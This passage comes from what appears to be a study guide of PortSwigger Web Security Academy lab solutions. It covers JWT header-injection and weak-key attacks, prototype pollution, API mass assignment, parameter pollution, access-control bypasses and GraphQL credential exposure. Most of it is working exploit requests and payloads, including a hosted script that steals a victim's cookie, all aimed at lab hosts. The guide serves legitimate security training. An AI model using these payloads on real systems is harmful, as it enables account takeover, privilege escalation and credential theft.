3. Select Attack, then select **Embedded JWK** with newly generated RSA key
4. Observe a **jwk** parameter now contain our public key, sending request result in access to admin portal

The screenshot shows the Burp Suite Request editor with the following details:

- Request Tab:** JSON Web Token tab is selected.
- Serialized JWT:** The token is displayed as a long string of characters.
- Header Tab:** Shows the JWK header:
 

```
{
        "kid": "0ab4ab5d-b04b-4c74-92da-27fc3112919f",
        "alg": "RS256"
      }
```
- Payload Tab:** Shows the JSON payload:
 

```
{
        "iss": "portswigger",
        "sub": "administrator",
        "exp": 1676533590
      }
```
- Signature Tab:** Displays the raw hex bytes of the signature.
- Buttons at the bottom:** Attack, Sign, Encrypt.

[PortSwigger Lab: JWT authentication bypass via jwk header injection](#)

### JWT Weak secret

Brute force weak JWT signing key using `hashcat`.

```
hashcat -a 0 -m 16500 <YOUR-JWT> /path/to/jwt.secrets.list
```



Hashcat result provide the secret, to be used to generate a forged signing key.

[PortSwigger JWT authentication bypass via weak signing key](#)

## JWT kid header

JWT-based mechanism for handling sessions. In order to verify the signature, the server uses the `kid` parameter in JWT header to fetch the relevant key from its file system.

Generate a new **Symmetric Key** and replace `k` property with the base64 null byte `AA==`, to be used when signing the JWT.

**kid (Key ID)** - Provides an ID that servers can use to identify the correct key in cases where there are multiple keys to choose from.

JWS

```
{
  "kid": ".../.../.../.../.../dev/null",
  "alg": "HS256"
}
```



Payload

```
{
  "iss": "portswigger",
  "sub": "administrator",
  "exp": 1673523674
}
```



Request

Pretty Raw Hex JSON Web Token **1**

JWT 1- eyJraWQiOiIuLi8uLi8uLi8uLi8uLi8uLi9kZXVbnVsbCIslmFsZyI6IkhtMju2Ino. eyJpc3MiOiJwb3J0c3dpZ2dlciIsInNlYiI6ImFkbWluaXNocmF0b3IiLCJleHAiOjE2NzM1MjM2NzR9.kumTAGqhgRcKzC3BtzQ9ah-YbL4kILVglhk1YQ-mjY

Serialized JWT

JWS JWE

Header:

```
{
  "kid": ".../.../.../.../.../dev/null",
  "alg": "HS256"
}
```

Format JSON  Compact JSON

Payload:

```
{
  "iss": "portswigger",
  "sub": "administrator",
  "exp": 1673523674
}
```

Format JSON  Compact JSON

Signature:

```
92 E9 93 00 6A A1 81 17 0A CC 2D C1 B7 34 3D 6A
1F BF 61 B2 F8 90 82 D5 82 58 64 D5 84 3E 98 96
```

Attack Sign Encrypt **4**

[PortSwigger Lab: JWT authentication bypass via kid header path traversal](#)

## JWT arbitrary jku header

Burp scanner identified vulnerability stating the application appears to trust the `jku` header of the JWT found in the manual insertion point. It fetched a public key from an arbitrary URL provided in this header and attempted to use it to verify the signature.

`jku` (JSON Web Key Set URL) - Provides a URL from which servers can fetch keys containing the correct key.

Exploit steps to Upload a malicious JWK Set, then Modify and sign the JWT:

1. Generate New RSA Key pair automatically, and ignore the size.
2. On the exploit server body create `empty JWK { "keys": [ ] } .`
3. **Copy Public Key as JWK** from the new RSA key pair generate in previous step, in between the exploit body square brackets `[ paste ] .`
4. Copy kid value of generate RSA key into the `/admin` request JWT header `kid` value.
5. Set new `jku` parameter to the value of the exploit server URL `https://exploit-server.net/exploit` .
6. Change JWT payload value of the `sub` claim to `administrator` .
7. On the `/admin` request in repeat, at bottom of the JSON Web Token tab, click `Sign` .
8. On Sign option, then select the `RSA` signing key that was generated in the previous steps.
9. Send request, and gain access to admin portal.

The screenshot shows the Burp Suite interface with the JSON Web Token editor open. In the Request tab, a JWT is displayed with its `jku` header set to the exploit server's URL. In the Response tab, the admin panel is shown with a delete link for the `administrator` user.

The exploit server hosting the JWK public key content.

```
{
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "kid": "3c0171bd-a8cf-45b5-839f-645fa2a57009",
      "n": "749eJdyiwAYVVV      <snip>      F8tsQ_zu23DhdoePay3J1YXmza9DWdW"
    }
  ]
}
```

## Craft a response

URL: <https://exploit-0a1c005403515801c1f5c54501250042.exploit-server.net/exploit>

HTTPS



File:

```
/exploit
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
{
  "keys": [
    {
      "kty": "RSA",
      "n": "AQAB",
      "kid": "3c0171bd-a8cf-45b5-839f-645fa2a57009",
      "n": "749eJdyiwAYYVVqdSwFuVvz1J6MfR78X3YxDgLa90eMQABg0glKslYEf_f6QBrbgJM0_8IMg2jdrmTjp
yXNvVemP61XSqD0bPqR0sG3VAoa366DYH22U71HZOd9Nup-0lO1vd-lVxsDCkIFP4Dr8b-
rCkXloCmN0tzK3wLFC8O0ncGzi8_LxLkMlaiFHpvjMdPx61WJc_uAmd0smEzUhUDLsI8mVCTM9VYT
0dH94oXHMDqGwwAM1MnAp7nKy42tiFdce6ViryaYJM0x-
adYeijoAyrBbEcdijrVAG5HSnuWBjxOSdEFgLtF8tsQ_zu23DhdoePay3JIYXmza9DWd"
    }
  ]
}
```

[PortSwigger Lab: JWT authentication bypass via jku header injection](#)

## ProtoType Pollution

Attacker add arbitrary properties to global JavaScript object prototypes, which is inherited by user-defined objects that lead to client-side DOM XSS or server-side code execution.

[Client-Side Proto](#)

[Server-Side Proto](#)

[Dom Invader Enable Prototype Pollution](#)

### Client-Side Proto

A target is vulnerable to DOM XSS via client side prototype pollution. [DOM Invader](#) will identify the gadget and using a hosted payload to performing phishing directed at the victim and steal their cookie.

Exploit server Body section, host an exploit that will navigate the victim to a malicious URL.

```
<script>
  location="https://TARGET.NET/#__proto__[hitCallback]=alert%28document.cookie%29"
</script>
```



**Request**

Pretty Raw Hex Hackvertor

```

1 POST / HTTP/1.1
2 Host: exploit-0a8c0021037e7a19c0493f2401000016.exploit-server.net
3 Content-Length: 359
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: https://exploit-0a8c0021037e7a19c0493f2401000016.exploit-server.net
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/108.0.5359.125 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://exploit-0a8c0021037e7a19c0493f2401000016.exploit-server.net/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 urlIsHttps=on&responseFile=%2Fexploit&responseHead=
    HTTP%2F1.1+200+OK%0D%0AContent-Type%3A+text%2Fhtml%3B+charset%3Dutf-8&responseBody=
    %3Cscript%3E%0D%0A++++location%3D%22https%3A%2F%2Fa0a0ed03987aecc04040c10042003e.web-security-academy.net%2F%23
    __proto__%5BhitCallback%5D%3Dalert%2528document.cookie%2529%22%0D%0A%3C%2Fscript%3E&formAction=DELIVER_TO_VICTIM

```

Above image show the Deliver to Victim phishing request being send.

#### PortSwigger Lab: Client-side prototype pollution in third-party libraries

**Request**

Pretty Raw Hex Hackvertor

```

1 POST / HTTP/1.1
2 Host: exploit-0a8c0021037e7a19c0493f2401000016.exploit-server.net
3 Content-Length: 359
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: https://exploit-0a8c0021037e7a19c0493f2401000016.exploit-server.net
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/108.0.5359.125 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://exploit-0a8c0021037e7a19c0493f2401000016.exploit-server.net/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 urlIsHttps=on&responseFile=%2Fexploit&responseHead=
    HTTP%2F1.1+200+OK%0D%0AContent-Type%3A+text%2Fhtml%3B+charset%3Dutf-8&responseBody=
    %3Cscript%3E%0D%0A++++location%3D%22https%3A%2F%2Fa0a0ed03987aecc04040c10042003e.web-security-academy.net%2F%23
    __proto__%5BhitCallback%5D%3Dalert%2528document.cookie%2529%22%0D%0A%3C%2Fscript%3E&formAction=DELIVER_TO_VICTIM

```

#### Server-Side Proto

To **identify** Proto pollution, insert the follow into a JSON post request when updating a user profile information authenticated as low privileged role.

See instruction video by [Trevor TJHacking](#) about PrivEsc via server-side prototype pollution.

```
"__proto__": {
    "foo": "bar"
}
```

Request				Response				
Pretty	Raw	Hex	Hackvertor	Pretty	Raw	Hex	Render	Hackvertor
1 POST /my-account/change-address HTTP/1.1				1 HTTP/1.1 200 OK				
2 Host: 0a2900a703ad447ac2a057d000690013.web-security-academy.net				2 X-Powered-By: Express				
3 Cookie: session=8lM2jnZ2pg0tQOIFgfErYehFSGleIU2D				3 Cache-Control: no-store				
4 Content-Length: 202				4 Content-Type: application/json; charset=utf-8				
5 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"				5 ETag: W/"d0-iMLj059R46oPUijMFLL7AtBRtjs"				
6 Sec-Ch-Ua-Platform: "Linux"				6 Date: Fri, 24 Feb 2023 19:42:10 GMT				
7 Sec-Ch-Ua-Mobile: ?0				7 Connection: close				
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36				8 Keep-Alive: timeout=5				
9 Content-Type: application/json; charset=UTF-8				9 X-Frame-Options: SAMEORIGIN				
10 Accept: */*				10 Content-Length: 208				
11 Origin: https://0a2900a703ad447ac2a057d000690013.web-security-academy.net				11 {				
12 Sec-Fetch-Site: same-origin				12 {				
13 Sec-Fetch-Mode: cors				"username": "wiener",				
14 Sec-Fetch-Dest: empty				"firstname": "Peter",				
15 Referer: https://0a2900a703ad447ac2a057d000690013.web-security-academy.net/my-account				"lastname": "Wiener",				
16 Accept-Encoding: gzip, deflate				"address_line_1": "Wiener HQ",				
17 Accept-Language: en-US,en;q=0.9				"address_line_2": "One Wiener Way",				
18 Connection: close				"city": "Wienerville",				
19				"postcode": "123123",				
20 {				"country": "UK",				
"address_line_1": "Wiener HQ",				"isAdmin": false,				
"address_line_2": "One Wiener Way",				"foo": "bar"				
"city": "Wienerville",				}				
"postcode": "123123",								
"country": "UK",								
"sessionId": "8lM2jnZ2pg0tQOIFgfErYehFSGleIU2D",								
"__proto__": {								
"foo": "bar"								
}								
21 }								
22 }								

Observe the `isAdmin` property and resend the POST update account with the `__proto__` payload below to elevate our access role to Administrator.

```
"__proto__": {
  "isAdmin":true
}
```

[PortSwigger Lab: Privilege escalation via server-side prototype pollution](#)

## API Testing

[Exploiting a mass assignment](#)

[API Reset Password Parameter Pollution](#)

### Exploiting a mass assignment

API performing GET request and directly after a POST request and in the POST request notice additional JSON parameters in the body of response, indicate hidden parameter fields. Add hidden fields such as `{"admin":true}` can elevate access to higher privileged users or gain sensitive information about user.

In below lab exercise the ecommerce site have a discount parameter and adding it with value of 100 allow for the product to be free on checkout.

```

Pretty Raw Hex
1 POST /api/checkout HTTP/2
2 Host: 0ac400ca0485e33f83ff4ae900d50079.web-security-academy.net
3 Cookie: session=11SCEJU9tC2CJ5DbkhyRHdytSpd2tQNO
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/110.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ac400ca0485e33f83ff4ae900d50079.web-security-academy.net/cart
9 Content-Type: text/plain;charset=UTF-8
10 Content-Length: 90
11 Origin: https://0ac400ca0485e33f83ff4ae900d50079.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
  "chosen_discount": {
    "percentage": 100
  },
  "chosen_products": [
    {
      "product_id": "1",
      "quantity": 1
    }
  ]
}

```

add hidden json parameter

Privilege escalation using API endpoints hidden parameters in POST or PATCH HTTP verb request.

```
{
  "username": "carlos",
  "email": "carlos@exploit.com",
  "isAdminLevel": true
}
```

### [PortSwigger Lab: Exploiting a mass assignment vulnerability](#)

#### API Reset Password Parameter Pollution

Notice the reset password API function uses parameter in POST body for username. To *identify* additional hidden parameters for the API function insert random parameter &x=y to observe error message leaking information of positive result. URL encode the random parameter and add it to current POST body parameters:

```
username=administrator%26x=
```

#### URL Encode Character Table

- %3F - ?
- %3E - >
- %3D - =
- %3C - <
- %3B - ;
- %2C - ;
- %28 - (
- %29 - )
- %27 - '
- %26 - & delimiter between different parameters
- %25 - %
- %24 - \$
- %23 - # fragment identifier
- %22 - "
- %2F - /
- %27 - back tick

Based on the response there is possible second parameter named `field` and reviewing the JavaScript source code there is `reset_token` parameter.

**Request**

```
Pretty Raw Hex
1 GET /static/js/forgotPassword.js HTTP/2
2 Host: 0a0400c404c5f377801d498f00f800d3.web-security-academy.net
3 Cookie: session=JDh7J7KsKQvB8mnycj2sRHRBx0me0FRL
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Sec-Fetch-Dest: empty
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Site: same-origin
11 Te: trailers
```

**Response**

```
Pretty Raw Hex Render
57 } }
58     catch (error) {
59         console.error("Unexpected Error:", error);
60     }
61
62 const displayMsg = (e) => {
63     e.preventDefault();
64     validateInputsAndCreateMsg(e);
65 };
66
67 forgotPwdReady(() => {
68     const queryString = window.location.search;
69     const urlParams = new URLSearchParams(queryString);
70     const resetToken = urlParams.get('reset-token');
71     if (resetToken)
72     {
73         window.location.href = '/forgot-password?reset_token=${resetToken}';
74     }
75     else
76     {
```

Adding the additional parameter field with variable `reset_token` in the POST request, leak the sensitive information to reset password token.

**Request**

```
Pretty Raw Hex
1 POST /forgot-password HTTP/2
2 Host: 0a0400c404c5f377801d498f00f800d3.web-security-academy.net
3 Cookie: session=JDh7J7KsKQvB8mnycj2sRHRBx0me0FRL
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a0400c404c5f377801d498f00f800d3.web-security-academy.net/forgot-password
9 Content-Type: x-www-form-urlencoded
10 Content-Length: 83
11 Origin: https://0a0400c404c5f377801d498f00f800d3.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 csrf=SWFbQhXbos3SsULNlwvmGnzjKqkkmUND&username=administrator%26field=reset_token%23
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 66
6
7 { "result": "5k6fdqeyu9h9t2lvrmt26lh2nbuv2gtv", "type": "reset_token" }
```

Browsing to the target URL and adding the stolen reset token, and change the `administrator` OR `carlos` user password to gain access.

[PortSwigger Lab: Exploiting server-side parameter pollution in a query string](#)

## Access Control

[JSON roleid PrivEsc](#)

[Original URL](#)

[Drop Select a role](#)

[Trace to Admin](#)

[HTB requested I remove my write-up for CPTS Skills assessments - IDOR](#)

### PrivEsc JSON RoleId

Access control to the admin interface is based on user roles, and this can lead to privilege escalation or access control (IDOR) security vulnerability.

Capture current logged in user email change email submission request and send to **Intruder**, then add `"roleid":$32$` into the JSON body of the request, and fuzz the possible `roleid` value for administrator access role.

```
POST /my-account/change-email HTTP/1.1
Host: TARGET.net
Cookie: session=vXA9EM1hzQuJwHftcLHKxyZKtSF2xCW
Content-Length: 48
```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36  
Content-Type: text/plain; charset=UTF-8

Connection: close

```
{
  "csrf": "u4e8f4kc84md743ka041fos84",
  "email": "carlos@server.net",
  "roleid": 42
}
```

The Hitchhiker's Guide to the Galaxy answer was [42](#)

### Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

```
⊕ Target: https://0a25007604813b07c2066cf20023004d.web-security-academy.net

1 POST /my-account/change-email HTTP/1.1
2 Host: 0a25007604813b07c2066cf20023004d.web-security-academy.net
3 Cookie: session=vXAA9EM1hzQuJwHftcLHKxyZktSf2xOW
4 Content-Length: 48
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
9 Content-Type: text/plain; charset=UTF-8
10 Accept: /*
11 Origin: https://0a25007604813b07c2066cf20023004d.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a25007604813b07c2066cf20023004d.web-security-academy.net/my-account
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 {"email": "newemail@wiener.peter",
21 "roleid": $1$}
```

Attacker **identify** the possible role ID of administrator role and then send this request with updated roleid to privilege escalate the current logged in user to the access role of administrator.


Attack						
Results	Positions	Payloads	Resource Pool	Options		
Filter: Showing all items						
Request ^	Payload		Status	Error	Timeout	Length
0			400	<input type="checkbox"/>	<input type="checkbox"/>	142
1	1		302	<input type="checkbox"/>	<input type="checkbox"/>	257
2	2		302	<input type="checkbox"/>	<input type="checkbox"/>	257
3	3		400	<input type="checkbox"/>	<input type="checkbox"/>	142
4	4		400	<input type="checkbox"/>	<input type="checkbox"/>	142
5	5		400	<input type="checkbox"/>	<input type="checkbox"/>	142
6	6		400	<input type="checkbox"/>	<input type="checkbox"/>	142
Request	Response					
Pretty	Raw	Hex				
<pre>1 POST /my-account/change-email HTTP/1.1 2 Host: 0a25007604813b07c2066cf20023004d.web-security-academy.net 3 Cookie: session=vXAA9EM1hzQuJwHftcLHKxyZktSf2xOW 4 Content-Length: 48 5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108" 6 Sec-Ch-Ua-Platform: "Linux" 7 Sec-Ch-Ua-Mobile: ? 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537. 9 Content-Type: text/plain; charset=UTF-8 10 Accept: /* 11 Origin: https://0a25007604813b07c2066cf20023004d.web-security-academy. 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://0a25007604813b07c2066cf20023004d.web-security-academy 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-US,en;q=0.9 18 Connection: close 19 20 {   "email": "newemail@wiener.peter",   "roleid": 2 }</pre>						

### PortSwigger Lab: User role can be modified in user profile

See [API Mass assignment lab exercises](#) to alter JSON values by inserting additional fields in JSON POST data.

## Drop Select a role

Escalation to administrator is sometimes controlled by a role selector GET request, by dropping the Please select a role GET request before it is presented to the user, the default role of admin is selected by back-end and access is granted to the admin portal.



[PortSwigger Lab: Authentication bypass via flawed state machine](#)

### Original URL

Admin portal only accessible from internal. *Identify* if access control can be bypassed using header `X-Original-URL`, observe different response to `/admin` endpoint requests depending on header value.

X-Original-URL: /admin

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	...
62	https://0a570064047ed96bc0...	GET	/		✓	200	12558	HTML		URL-based access cont...	
61	https://0a570064047ed96bc0...	GET	/admin		✓	403	156	text			
60	https://0a570064047ed96bc0...	GET	//?username=carlos		✓	302	194				
59	https://0a570064047ed96bc0...	GET	/admin		✓	403	156	text			

**Request**

```

Pretty Raw Hex Hackvertor
1 GET //?username=carlos HTTP/1.1
2 Host: 0a570064047ed96bc0ee3bd000bf007a.web-security-academy.net
3 User-Agent: python-requests/2.28.1
4 Accept-Encoding: gzip, deflate
5 Accept: /*
6 Connection: close
7 X-Original-URL: /admin/delete
8
9

```

**Original response**

```

Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Location: /admin
3 Set-Cookie: session=UWQZ3R7jePMF
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 0
7
8

```

kali@kali: ~/Downloads/portswigger/automated/access-control

1 (kali㉿kali)-[~/Downloads/portswigger/automated/access-control]
4 python access-control-x-original-url.py https://0a570064047ed96bc0ee3bd000bf007a.web-security-academy.net/
The URL to process is: https://0a570064047ed96bc0ee3bd000bf007a.web-security-academy.net/
[+] Lab solved

[PortSwigger Lab: URL-based access control can be circumvented](#)

### Trace to Admin

Unable to reach `/admin` portal, but when changing the GET request to `TRACE /admin` this response contain an `X-Custom-IP-Authorization` header.

Use the `identified` header to bypass access control to the admin authentication.

```

Request
Pretty Raw Hex
1 TRACE /admin HTTP/2
2 Host: 0a5800860419af7ec2610d7100640003.web-security-academy.net
3 Cookie: session=2ybmxFLPlisA6GZvcw22Mvc29jYVuJm
4 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a5800860419af7ec2610d7100640003.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
19
20
21
22
23
24

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: message/http
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 852
5
6 TRACE /admin HTTP/1.1
7 Host: 0a5800860419af7ec2610d7100640003.web-security-academy.net
8 sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
9 sec-ch-ua-mobile: ?
10 sec-ch-ua-platform: "Linux"
11 upgrade-insecure-requests: 1
12 user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
13 accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 sec-fetch-site: same-origin
15 sec-fetch-mode: navigate
16 sec-fetch-user: ?1
17 sec-fetch-dest: document
18 referer: https://0a5800860419af7ec2610d7100640003.web-security-academy.net/
19 accept-encoding: gzip, deflate
20 accept-language: en-US,en;q=0.9
21 cookie: session=2ybmxFLPlisA6GZvcw22Mvc29jYVuJm
22 Content-Length: 0
23 X-Custom-IP-Authorization: 165.255.
24

```

```

GET /admin HTTP/2
Host: TARGET.net
X-Custom-Ip-Authorization: 127.0.0.1
Cookie: session=2ybmxFLPlisA6GZvcw22Mvc29jYVuJm

```

#### PortSwigger Lab: Authentication bypass via information disclosure

## GraphQL API

[Identify GraphQL API](#)  
[GraphQL Reveal Credentials](#)  
[GraphQL Brute Force](#)  
[GraphQL Voyager Visualize attack paths](#)

### Identify GraphQL API

To **identify** if there is hidden GraphQL API endpoint send an invalid GET request endpoint and observe message `Not Found`, but when sending `/api` the response is `Query not present`.

```

Request
Pretty Raw Hex
1 GET /api HTTP/2
2 Host: 0a4200270480dc4d80d4497600cf0062.web-security-academy.net
3 Cookie: session=EoGenDNgz9j6HjnAmCOCi71kQxo3fjzK
4 Sec-Ch-Ua: 
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14
15
16
17
18
19
20
21
22
23
24

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json;
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 19
5
6 "Query not present"

```

Enumeration of the GraphQL API endpoint require testing with a universal query.

Modify GET request with query as a URL parameter `/api?query=query{__typename}`.

The below response validate the **identity** of GraphQL endpoint:

```
{
  "data": {
    "__typename": "query"
  }
}
```



```

Request
Pretty Raw Hex InQL
GraphQL #0 Raw
Query:
1
2 mutation login($input: LoginInput!) {
3     login(input: $input) {
4         token
5         success
6     }
7 }
Variables:
1 {
2     "input": {
3         "password": "wrongpassword",
4         "username": "carlos"
5     }
6 }

```

Copy the URL of the `/graphql/v1` POST request and past into the *InQL Scanner* tab to scan API.

The InQL Scanner tab shows a list of GraphQL queries and mutations. A specific query named `getUser.query` is highlighted. The right panel shows the query details:

```

GraphQL #0 Raw
Query:
1 query {
2     getUser(id:1334) {
3         password
4         id
5         username
6     }
7 }

```

There is a `getUser` query that returns a user's username and password. This query fetches the relevant user information via a direct reference to an id number.

Modify a request by replacing the inQL tab query value to the below discovered `getUser` query from scanner.  
In the POST JSON body remove the `operationName` property and value.

The Request tab shows the modified GraphQL query:

```

Query:
1 query {
2     getUser(id:1) {
3         password
4         id
5         username
6     }
7 }

```

The Response tab shows the JSON response:

```

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 133
{
    "data": {
        "getUser": {
            "password": "1f4zjtpi6je4nqwgtz71",
            "id": 1,
            "username": "administrator"
        }
    }
}

```

Log in to the site as the administrator, and gain access to the Admin panel.

[PortSwigger Lab: Accidental exposure of private GraphQL fields](#)

## GraphQL Brute Force


The login API is protected by rate limiter to protect against brute force attacks.

Sending too many incorrect login attempts to the API, rate limit protection response message response is *identified*.

```
{
  "errors": [
    {
      "path": [
        "login"
      ],
      "extensions": {
        "message": "You have made too many incorrect login attempts. Please try again in 1 minute(s)."
      },
      "locations": [
        {
          "line": 3,
          "column": 9
        }
      ],
      "message": "Exception while fetching data (/login) : You have made too many incorrect login attempts. Please try again in"
    },
    {
      "data": {
        "login": null
      }
    }
  ]
}
```

Using the following PortSwigger JavaScript to generate a list of login combination with [password wordlist](#) as part of brute force attack that bypass rate limiting protection.

```
